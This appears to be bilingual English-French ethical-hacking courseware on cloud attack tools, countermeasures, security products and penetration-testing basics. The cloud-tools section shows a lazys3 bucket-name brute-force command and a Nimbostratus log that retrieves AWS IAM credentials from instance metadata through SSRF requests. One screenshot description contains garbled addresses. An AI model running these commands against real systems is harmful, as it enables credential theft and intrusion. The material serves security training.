- lazys3 is a **Ruby script tool** that is used to brute-force AWS S3 buckets using different permutations

```
File Edit View Search Terminal Help
[root@parrot]~/.lazys3]
#ruby lazys3.rb HackerOne
Generated wordlist from file, 9013 items...
Found bucket: HackerOne.admin-dev (404)
Found bucket: HackerOne-admin.staging (404)
Found bucket: HackerOne admin-prod (404)
Found bucket: HackerOne-administration-dev (404)
Found bucket: HackerOne-administration-stage (404)
Found bucket: HackerOne-administration-production ()
Found bucket: HackerOne-administration.test (404)
Found bucket: HackerOne-administrator.development (404)
Found bucket: HackerOne-administratordevelopment (404)
```

https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Énumération des buckets S3 à l'aide de lazys3

Simple storage service (S3) est un service de stockage Cloud évolutif utilisé par Amazon AWS dans lequel des fichiers, des dossiers et des objets sont stockés via des API web. Les clients et les utilisateurs finaux utilisent les services S3 pour stocker des documents texte, des PDF, des vidéos, des images, etc. Pour stocker toutes ces données, l'utilisateur doit créer un seau (bucket) avec un nom unique.

Les attaquants peuvent exploiter des configurations erronées dans la mise en œuvre du seau et déjouer le mécanisme de sécurité pour compromettre la confidentialité des données. Le fait de laisser la session du bucket S3 en cours d'exécution permet aux attaquants de modifier les fichiers (en JavaScript ou dans des codes connexes) et d'injecter des logiciels malveillants dans les fichiers du seau. Les attaquants essaient souvent de trouver l'emplacement et le nom du seau pour tester sa sécurité et identifier les vulnérabilités dans la mise en œuvre du seau.

- **lazys3**

Source : <https://github.com>

lazys3 est un outil écrit en Ruby qui est utilisé pour attaquer par recherche exhaustive les seaux AWS S3 en utilisant différentes permutations. Cet outil permet de trouver les buckets S3 accessibles au public et permet également de rechercher les buckets S3 d'une entreprise spécifique en entrant le nom de l'entreprise.

The screenshot shows a terminal window titled "Parrot Terminal". The command "#ruby lazys3.rb HackerOne" is run, followed by the message "Generated wordlist from file, 9013 items...". A red box highlights the output of the command, which lists various AWS bucket names found, all resulting in a 404 error.


```
[root@parrot]~/.lazys3
#ruby lazys3.rb HackerOne
Generated wordlist from file, 9013 items...
Found bucket: HackerOne.admin-dev (404)
Found bucket: HackerOne-admin.staging (404)
Found bucket: HackerOne.admin-prod (404)
Found bucket: HackerOne-administration-dev (404)
Found bucket: HackerOne-administration-stage (404)
Found bucket: HackerOne-administration-production ()
Found bucket: HackerOne-administration.test (404)
Found bucket: HackerOne-administrator.development (404)
Found bucket: HackerOne-administratordevelopment (404)
```

Figure 11.30 : lazys3

Cloud Attack Tools

 **Nimbostratus**

- ❑ A tool used for **fingerprinting** and **exploiting** Amazon cloud infrastructures
- ❑ It allows attackers to **enumerate access to AWS services** for the current IAM role, extract the current AWS credentials from metadata, etc.



The screenshot shows a terminal window with the command `./nimbostratus v dump_ec2_metadata -wangle function.core.utils.Mangle`. The output lists numerous HTTP requests being made to an AWS endpoint at IP 109.254.169.254, port 28.61. These requests include:
- /latest/meta-data/instance-id
- /latest/meta-data/instance-type
- /latest/meta-data/local-hostname
- /latest/meta-data/network/
- /latest/meta-data/public-ipv4
- /latest/meta-data/public-keys/
- /latest/meta-data/security-groups
- /latest/meta-data/metrics/
- /latest/meta-data/services/
- /latest/meta-data/placement/
- /latest/meta-data/ami-launch-index
- /latest/meta-data/ami-launcher/
- /latest/meta-data/block-device-mapping/
- /latest/meta-data/iam/security-credentials/
- /latest/meta-data/network/interfaces/macs/
- /latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:17/
- /latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:17/elastic-hostname
- /latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:17/security-groups
- /latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:17/public-hostname
- /latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:17/vpc-pv4-cidr-blocks
- /latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:17/vpc-pv4-ipv4s
- /latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:17/vpc-public-ipv4s
- /latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:17/interface-id
- /latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:17/owner-id
- /latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:17/security-group-ids
- /latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:17/vpc-pv4-cidr-block

<https://andresriancho.github.io>

**SSScanner**
<https://github.com>

**Cloud Container Attack Tool (CCAT)**
<https://github.com>

**Pacu**
<https://github.com>

**DumpsterDiver**
<https://github.com>

**GCPBucketBrute**
<https://rhinosecuritylabs.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Outils d'attaque du Cloud

Vous trouverez ci-dessous une liste d'outils d'attaque du Cloud :

- **Nimbostratus**

Source : <https://andresriancho.github.io>

Nimbostratus est un outil utilisé pour prendre des empreintes et exploiter les infrastructures du Cloud Amazon.

Il permet aux attaquants de :


- Enumérer les accès aux services AWS pour le rôle IAM actuel.
- Utiliser un rôle IAM mal configuré pour créer un nouvel utilisateur AWS.
- Extraire les informations d'identification AWS actuelles des métadonnées, des fichiers .boto.cfg, des variables d'environnement, etc.
- Cloner les bases de données pour accéder aux informations stockées dans le snapshot, etc.

```
root@mr0bb0t:~/nimbostratus# ./nimbostratus -v dump-ec2-metadata --mangle-function=core.utils.mangle.mangle
Starting dump-ec2-metadata
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/ami-manifest-path
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/instance-type
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/instance-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/local-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/ami-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/instance-action
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/profile
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/reservation-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/security-groups
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/metrics
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/mac
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/public-ipv4
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/services/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/local-ipv4
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/placement/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/ami-launch-index
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/public-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/public-keys/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/block-device-mapping/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/info
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/_Safe_way_to_distribute_aws_credentials
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/local-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/security-groups
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/public-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/vpc-ipv4-cidr-blocks
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/subnet-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/public-ipv4s
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/interface-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/mac
```

Figure 11.31 : Nimbostratus

Voici la liste de quelques autres outils d'attaque du Cloud :

- S3Scanner (<https://github.com>)
- Cloud Container Attack Tool (CCAT) (<https://github.com>)
- Pacu (<https://github.com>)
- DumpsterDiver (<https://github.com>)
- GCPBucketBrute (<https://rhinosecuritylabs.com>)



Découvrez les contre-mesures aux attaques du Cloud

L'adoption de services Cloud et la migration de données essentielles à l'entreprise vers des systèmes tiers comportent divers risques et menaces. Cependant, le respect de directives et la mise en place de contre-mesures de sécurité renforcent les arguments en faveur de l'adoption du Cloud. Cette section aborde diverses contre-mesures et outils de sécurité pour le Cloud.

Cloud Attack Countermeasures

1 Enforce **data protection, backup, and retention** mechanisms

4 Prohibit **user credentials sharing** among users, applications, and services

2 Enforce **SLAs** for patching and vulnerability remediation

5 Implement strong **authentication, authorization** and **auditing** controls

3 Vendors should regularly undergo **AICPA SAS 70 Type II audits**

6 Implement **strong key generation, storage** and management, and destruction practices

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Attack Countermeasures (Cont'd)

7

Ensure that the cloud undergoes regular **security checks and updates**

8

Ensure that physical security is a **24 x 7 x 365** affair

9

Enforce **security standards** in installation/ configuration

10

Ensure that the memory, storage, and network access is **isolated**

11

Implement a baseline **security breach notification** process

12

Analyze **API dependency chain software** modules



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Attack Countermeasures (Cont'd)



Side-Channel Attack



Wrapping Attack



MITC Attack

- Implement a **virtual firewall** in the cloud server backend of the cloud computing
- Implement **random encryption** and decryption
- Lockdown **OS images** and application instances to prevent compromising vectors that might provide access

- Use **XML schema** validation to detect SOAP messages
- Apply authenticated encryption in the **XML encryption** specification

- Use an **email security gateway** to detect the social engineering attacks
- Harden the policies of **token expiration**
- Implement **cloud access security broker** (CASB) to monitor cloud traffic

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Attack Countermeasures (Cont'd)



Cloud Hopper Attack



Cloud Cryptojacking



Cloudborne Attack

- Implement **multi-factor authentication** to prevent compromise of credentials
- Ensure mutual co-ordination between **customers and CSPs** in case of abnormal incidents or activities
- Ensure customers are aware and follow the **cloud service policies**

- Ensure to implement a **strong password** policy
- Always preserve three different copies of the data in different places and one copy **off-site**
- Implement **CoinBlocker URL** and IP Blacklist/blackholing in the firewall

- CSPs should keep the firmware **up-to-date**
- Sanitize the **server firmware** before it is assigned to new customers

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Contre-mesures contre les attaques du Cloud

Vous trouverez ci-dessous diverses contre-mesures pour sécuriser un environnement Cloud :

- Appliquer des mécanismes de protection, de sauvegarde et de conservation des données.
- Appliquer des accords de niveau de service pour les correctifs et la correction des vulnérabilités.

- Soumettre régulièrement les fournisseurs aux audits AICPA SAS 70 Type II.
- Vérifier la présence de son Cloud dans les listes noires des domaines publics.
- Appliquer les dispositions légales dans les règles de conduite des employés.
- Interdire le partage des informations d'identification des utilisateurs entre les utilisateurs, les applications et les services.
- Mettre en œuvre des contrôles d'authentification, d'autorisation et d'audit sécurisés.
- Vérifier la protection des données à la fois lors de la conception et de l'exécution.
- Mettre en œuvre des pratiques solides de génération, de stockage, de gestion et de destruction des clefs.
- Surveiller le trafic du client pour détecter les activités malveillantes.
- Empêcher les accès non autorisés au serveur en utilisant des points de contrôle de sécurité.
- Communiquer les journaux et les informations pertinentes aux clients.
- Analyser les politiques de sécurité et les accords de niveau de service des fournisseurs de services Cloud.
- Évaluer la sécurité des API du Cloud et consigner le trafic réseau du client.
- S'assurer que le Cloud fait l'objet de contrôles et de mises à jour de sécurité réguliers.
- S'assurer que la sécurité physique est assurée 24 heures sur 24, 7 jours sur 7 et 365 jours par an.
- Appliquer les normes de sécurité dans l'installation/la configuration.
- S'assurer que la mémoire, le stockage et l'accès au réseau sont isolés.
- Utiliser des techniques d'authentification forte à deux facteurs, dans la mesure du possible.
- Appliquer un processus de notification des violations de la sécurité.
- Analyser les modules logiciels de la chaîne de dépendance API.
- Appliquer un processus d'enregistrement et de validation rigoureux.
- Effectuer une évaluation des risques de vulnérabilité et de configuration.
- Communiquer aux clients les informations sur l'infrastructure, les correctifs de sécurité et les caractéristiques du pare-feu.
- Utiliser des équipements de sécurité, tels que des IDS, des IPS et des pare-feu, pour protéger et empêcher tout accès non autorisé aux données stockées dans le Cloud.
- Appliquer une gestion stricte de la chaîne d'approvisionnement et procéder à une évaluation complète des fournisseurs.

- Appliquer des politiques et des procédures de sécurité strictes, telles que la politique de contrôle d'accès, la politique de gestion de la sécurité des informations et la politique contractuelle.

Contre-mesures aux attaques par canal auxiliaire :

- Mettre en œuvre un pare-feu virtuel dans le serveur en arrière-plan du Cloud ; cela empêche l'attaquant de placer des VM malveillantes.
- Mettre en œuvre un chiffrement et un déchiffrement aléatoires (chiffrer les données à l'aide des algorithmes RSA, 3DES, AES).
- Verrouiller les images du système d'exploitation et les instances d'application afin d'empêcher les vecteurs de compromission susceptibles de fournir un accès.
- Vérifier les tentatives d'accès répétées à la mémoire centrale et à tout processus de l'hyperviseur ou au cache matériel partagé en réglant et en collectant les données de surveillance des processus locaux et les journaux pour les systèmes Cloud.
- Coder les applications et les composants du système d'exploitation de manière à ce qu'ils accèdent aux ressources partagées, telles que la mémoire cache, de manière cohérente et prévisible. Ce style de codage empêche les attaquants de collecter des informations sensibles, telles que les statistiques de synchronisation et d'autres attributs comportementaux.

Contre-mesures aux attaques par enveloppement :

- Utiliser la validation du schéma XML pour détecter les messages SOAP.
- Appliquer le chiffrement authentifié dans la spécification de chiffrement XML.

Contre-mesures aux attaques MITC :

- Utiliser une passerelle de sécurisation des courriers électroniques pour détecter les attaques d'ingénierie sociale qui peuvent conduire à des MITC.
- Renforcer les politiques d'expiration des jetons pour éviter ce type d'attaques.
- Utiliser un logiciel antivirus efficace qui peut détecter et supprimer les logiciels malveillants.
- Mettre en place un courtier de sécurité d'accès au Cloud (Cloud Access Security Broker ou CASB) pour surveiller le trafic du Cloud et détecter les anomalies avec les instances générées.
- Surveiller les activités des employés pour détecter tout signe significatif d'abus des jetons de synchronisation du Cloud.
- Chiffrer les données stockées sur le Cloud et s'assurer que les clefs de chiffrement ne sont pas stockées dans le même service Cloud.
- Mettre en place une authentification à deux facteurs.

Contre-mesures de l'attaque Cloud Hopper :

- Mettre en œuvre une authentification multifactorielle pour empêcher la compromission des informations d'identification.
- Veiller à la coordination entre les clients et les CSP en cas d'incidents ou d'activités anormales.
- S'assurer que les clients connaissent et suivent les politiques de services Cloud.

Contre-mesures au cryptojacking dans le Cloud :

- Veiller à mettre en œuvre une politique de mots de passe forts.
- Conserver toujours trois copies différentes des données dans des endroits différents et une copie hors site.
- Veiller à appliquer régulièrement des correctifs aux serveurs Web et aux équipements.
- Utiliser des paires de clefs SSH chiffrées au lieu de mots de passe pour sécuriser l'accès aux serveurs Cloud.
- Implémenter CoinBlocker URL et IP Blacklist/blackholing dans le pare-feu.
- Utiliser la surveillance en temps réel du modèle d'objet du document (DOM) de la page Web et des environnements JavaScript pour détecter et atténuer les activités malveillantes de manière précoce.
- Utiliser les derniers outils antivirus, anti-malware et adblocker dans le Cloud.
- Mettre en place des extensions de navigateur pour analyser et bloquer les scripts similaires à celui du mineur de CoinHive.
- Utiliser une technologie de gestion de la sécurité des terminaux pour détecter toute application malveillante dans les équipements.
- Examiner tous les composants tiers utilisés par les sites Web de l'entreprise.

Contre-mesures aux attaques Cludborne :

- Maintenir les firmwares à jour.
- Nettoyer le micrologiciel du serveur avant de l'attribuer à de nouveaux clients.

Cloud Security Tools

Qualys Cloud Platform



An **end-to-end IT security solution** that provides a continuous, always-on **assessment of the global security** and compliance posture, with visibility across all IT assets irrespective of where they reside



The dashboard shows a pie chart of top 5 EOL/obsolete operating systems, a list of latest threats from live feed, and metrics for missing MS17-010 patch (24) and WannaCry ransomware detected (5). It also lists assets with WannaCry.





CloudPassage Halo
<https://www.cloudpassage.com>



McAfee MVISION Cloud
<https://www.mcafee.com>



CipherCloud
<https://www.ciphercloud.com>



Netskope Security Cloud
<https://www.netskope.com>



Prisma Cloud
<https://www.paloaltonetworks.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Outils de sécurité du Cloud

Voici quelques outils permettant de sécuriser un environnement Cloud :

- **Qualys Cloud Platform**

Source : <https://www.qualys.com>

Qualys Cloud Platform est une solution de sécurité informatique de bout en bout qui fournit une évaluation continue et permanente du niveau de sécurité et de conformité global, avec une visibilité sur tous les actifs informatiques, quel que soit leur emplacement. Elle comprend des capteurs qui fournissent une visibilité continue, et toutes les données du Cloud peuvent être analysées en temps réel. Elle réagit immédiatement aux menaces, fait une requête de vulnérabilité ICMP et présente les résultats sous forme de tableau avec AssetView.




Figure 11.32 : Qualys Cloud Platform

Voici la liste de quelques autres outils de sécurité du Cloud :

- CloudPassage Halo (<https://www.cloudpassage.com>)
- McAfee MVISION Cloud (<https://www.mcafee.com>)
- CipherCloud (<https://www.ciphercloud.com>)
- Netskope Security Cloud (<https://www.netskope.com>)
- Prisma Cloud (<https://www.paloaltonetworks.com>)

Module Summary

1 In this module, we introduced the cloud computing concepts and various types of cloud computing services

2 We also discussed the importance of container technology

3 We fully examined the cloud computing threats and attacks

4 Additionally, we reviewed the various countermeasures to be employed to protect the cloud environment from hacking attempts by threat actors

5 Finally, we ended this module with a detailed discussion on various cloud security tools

6 In the next module, we will discuss in detail on penetration testing concepts



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Résumé du module

Dans ce module, nous avons présenté les concepts du Cloud et les différents types de services Cloud. L'importance de la technologie des conteneurs a également été abordée ainsi que les menaces et les attaques liées au Cloud. Nous avons également passé en revue les différentes contre-mesures à mettre en œuvre pour protéger l'environnement Cloud des tentatives de piratage des attaquants. Enfin, le module s'est terminé par une présentation détaillée des différents outils de sécurité du Cloud.

Dans le prochain module, nous aborderons en détail les différents concepts de tests d'intrusion.

This page is intentionally left blank.

EC-Council

E | HE
Ethical Hacking Essentials

Module 12

Penetration Testing Fundamentals

Module Objectives

- 1 Understanding Penetration Testing and its Benefits
- 2 Understanding Types of Penetration Testing
- 3 Understanding Phases of Penetration Testing
- 4 Overview of Penetration Testing Methodologies
- 5 Overview of Guidelines and Recommendations for Penetration Testing
- 6 Understanding Risks Associated with Penetration Testing



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Objectifs du module

Avec l'augmentation massive des cyberattaques, il est important pour les organisations d'effectuer régulièrement des tests d'intrusion afin d'identifier les vulnérabilités et les faiblesses de leurs infrastructures informatiques et de s'assurer de l'efficacité des contrôles de sécurité en place. Les tests d'intrusion aident les organisations à élaborer et à mettre en œuvre des solutions de sécurité proactives et à déjouer les menaces en constante évolution.

Ce module traite de l'importance des tests d'intrusion dans une organisation et explique le rôle crucial que joue le consultant en tests d'intrusion, ou pentester dans l'identification des vulnérabilités. Le module couvre divers concepts fondamentaux sur les tests d'intrusion, notamment leur importance, les types de tests, les différentes phases d'un test, les méthodologies et les processus suivis. Il aborde également les questions d'éthique du pentester, ses compétences et ses responsabilités.

À l'issue de ce module, vous serez en mesure de :

- Comprendre les tests d'intrusion et leurs avantages.
- Comprendre les types et les phases des tests d'intrusion.
- Expliquer les méthodologies de tests d'intrusion.
- Comprendre les différentes directives et recommandations pour les tests d'intrusion.
- Décrire les différents risques associés aux tests d'intrusion.

Module Flow

03

Guidelines and Recommendations
for Penetration Testing

02

Discuss Strategies and Phases
of Penetration Testing

01

Understand Fundamentals
of Penetration Testing and
its Benefits

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Comprendre les principes fondamentaux des tests d'intrusion ainsi que leurs avantages

Cette section est consacrée à la présentation des tests d'intrusion et à l'examen des différents concepts qui s'y rapportent, notamment les types de tests, les phases et les méthodologies utilisées lors des tests.



What is Penetration Testing?

1

Penetration testing is a type of security testing that evaluates an **organization's ability** to protect its infrastructure such as network, applications, systems, and users against external as well as internal threats

2

It is an effective way of determining the efficacy of the organization's security policies, controls, and technologies

3

It involves the active evaluation of the security of the organization's infrastructure by **simulating an attack** similar to those performed by real attackers

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Qu'est-ce qu'un test d'intrusion ?

Le test d'intrusion, également appelé pentest, va plus loin que l'analyse de vulnérabilité dans l'évaluation de la sécurité. Contrairement à l'analyse des vulnérabilités qui examine la sécurité d'ordinateurs, d'équipements réseau ou d'applications individuellement, le test d'intrusion évalue la sécurité du réseau dans son ensemble. Les tests d'intrusion peuvent mettre en évidence les conséquences potentielles de l'intrusion d'un véritable attaquant dans les comptes des administrateurs du réseau, des responsables informatiques et des dirigeants. Ils permettent également de faire apparaître les faiblesses de sécurité qui n'ont pas été détectées lors d'une analyse de vulnérabilité classique.

Le test d'intrusion est un type de test de sécurité qui évalue la capacité d'une organisation à protéger son infrastructure (réseau, applications, systèmes et utilisateurs) contre les menaces externes et internes. Il s'agit d'un moyen efficace de déterminer la pertinence des politiques, des mesures de protection et des technologies utilisées par l'organisation en matière de sécurité. Il s'agit d'une évaluation active de la sécurité de l'infrastructure de l'organisation par la simulation d'une attaque similaire à celle qui serait menée par des pirates informatiques réels. Au cours d'un test d'intrusion, les mesures de protection sont activement analysées pour détecter les faiblesses de conception, les défauts techniques et les vulnérabilités. Les résultats du test d'intrusion sont documentés et présentés dans un rapport complet à l'attention de la direction et des techniciens.

Benefits of Conducting a Penetration Test



- 1 Reveal vulnerabilities
- 2 Show real risks
- 3 Ensure business continuity
- 4 Reducing client-end attacks
- 5 Establishing the status of the company in terms of security
- 6 Guard the reputation of the company

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Bénéfices de la réalisation d'un test d'intrusion

La réalisation d'un test d'intrusion présente les avantages suivants :

- **Mettre en évidence les vulnérabilités** : En plus de révéler les faiblesses existantes dans les configurations d'un système ou d'une application, un test d'intrusion examine les actions et les comportements du personnel d'une organisation qui pourraient conduire à une violation des données. Enfin, le pentester fournit un rapport contenant des informations actualisées sur les failles de sécurité ainsi que des recommandations et des politiques visant à améliorer la sécurité globale.
- **Démontrer les risques réels** : Le pentester exploite les vulnérabilités identifiées pour vérifier comment un véritable attaquant pourrait les utiliser et se comporter.
- **Assurer la continuité des activités** : Une petite interruption d'activité peut avoir un impact important sur une entreprise. Elle peut lui coûter des dizaines, voire des milliers de dollars. Par conséquent, la disponibilité du réseau, l'accès aux ressources et des communications opérationnelles 24 heures sur 24 et 7 jours sur 7 sont nécessaires au bon fonctionnement de l'entreprise. Un test d'intrusion révèle les menaces potentielles et recommande des solutions pour s'assurer que l'activité de l'entreprise ne sera pas affectée par un arrêt inattendu ou une perte d'accessibilité.
- **Limiter les attaques côté client** : Un attaquant peut s'introduire dans les systèmes d'une entreprise depuis le côté client, en particulier via les services Web et les formulaires en ligne. Les entreprises doivent être préparées à protéger leurs systèmes contre de telles attaques. Si une entreprise sait à quel type d'attaques elle peut s'attendre, elle connaît les indicateurs à surveiller et doit être en mesure de mettre à jour son système.

